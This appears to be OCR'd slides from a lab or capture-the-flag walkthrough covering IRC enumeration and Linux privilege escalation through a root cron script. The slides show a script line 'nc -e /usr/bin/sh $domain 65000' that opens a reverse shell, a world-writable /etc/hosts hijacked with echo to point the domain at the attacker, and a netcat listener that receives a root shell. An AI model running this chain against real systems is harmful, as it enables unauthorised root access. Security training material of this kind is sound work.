
IRC Chat Protocol




IRC (internet relay chat) chat protocol allows real-time communication over the internet via text messages

IRC Chat Protocol

Users can use an IRC client program to connect to different chat rooms, called “channels” to chat with other users connected to the same channel

IRC Chat Protocol



If we can connect to an IRC server, there are many different things we can enumerate from the service, include...

IRC Chat Protocol

- user info, including admins

- software version info


- hosted links

- hostname and / or IP addresses of users

Privilege Escalation
Script Abuse

If we are can identify a script file on a server that is owned by a privileged user and is running at regular intervals, we could potentially use that script as part of privilege escalation


Privilege Escalation
Script Abuse



```
-rwx---r--  1 root root  277 May  3  2023 task
```

On this server, there is a script located in the /opt directory, owned by the root user


Privilege Escalation
Script Abuse



```
-rwx---r--  1 root root  277 May  3  2023 task
```

When we check the crontab on this system to see if it's being run as a cronjob, we don't get anything back, so we use the Pspy program to enumerate “invisible” cronjobs


Privilege Escalation
Script Abuse




```
PID=1037    | /bin/sh -c /opt/task
PID=1038    | /bin/bash /opt/task
```

When we run Pspy, we see that the **task** script is being run, so next we should examine the script to check if we can exploit it or not

Privilege Escalation
Script Abuse




```
domain='shelly.real.nyx'
```




```
function check(){

        timeout 1 bash -c "/usr/bin/ping -c 1 $domain" > /dev/null 2>&1
    if [ "$(echo $?)" == "0" ]; then
        /usr/bin/nohup nc -e /usr/bin/sh $domain 65000
```

The script's function runs the **ping** command against the **domain** variable, which is set to **shelly.real.nyx**

Privilege Escalation
Script Abuse




```
-rw----rw- 1 root root 183 May  3  2023 /etc/hosts
```




```
127.0.0.1       localhost
1.2.3.4         real
```

We check the localhost's **/etc/hosts** file permissions, since that is where we can define shelly.domain.nyx domain. It turns out we can write to the file

Privilege Escalation
Script Abuse




```
-rw----rw- 1 root root 183 May  3  2023 /etc/hosts
```




```
127.0.0.1       localhost
1.2.3.4         real
```

And upon looking at the contents of the file, we see that the domain isn't defined in the file, so we can define it with our attacking machine's IP

Privilege Escalation
Script Abuse




```
-rw----rw- 1 root root 183 May  3  2023 /etc/hosts
```



```
127.0.0.1          localhost
1.2.3.4            real
```

And upon looking at the contents of the file, we see that the domain isn't defined in the file, so we can define it with our attacking machine's IP


Privilege Escalation
Script Abuse



```
└─$ nc -nlvp 65000
listening on [any] 65000 ...
```

So first we start up a Netcat listener on our attacking machine. We ensure that the port we listen on is 65000, like in the **task** script


Privilege Escalation
Script Abuse



```
echo '10.0.2.22 shelly.real.nyx' >> /etc/hosts
```

Then on the victim machine, we use this echo command to write our attacker machine IP to the **/etc/hosts** file

Privilege Escalation
Script Abuse



```
connect to [10.0.2.22] from (UNKNOWN) [10.0.2.54] 36902
whoami
root
```

After waiting about a minute, the **task** script sends the reverse shell to our Netcat listener, and we now have root access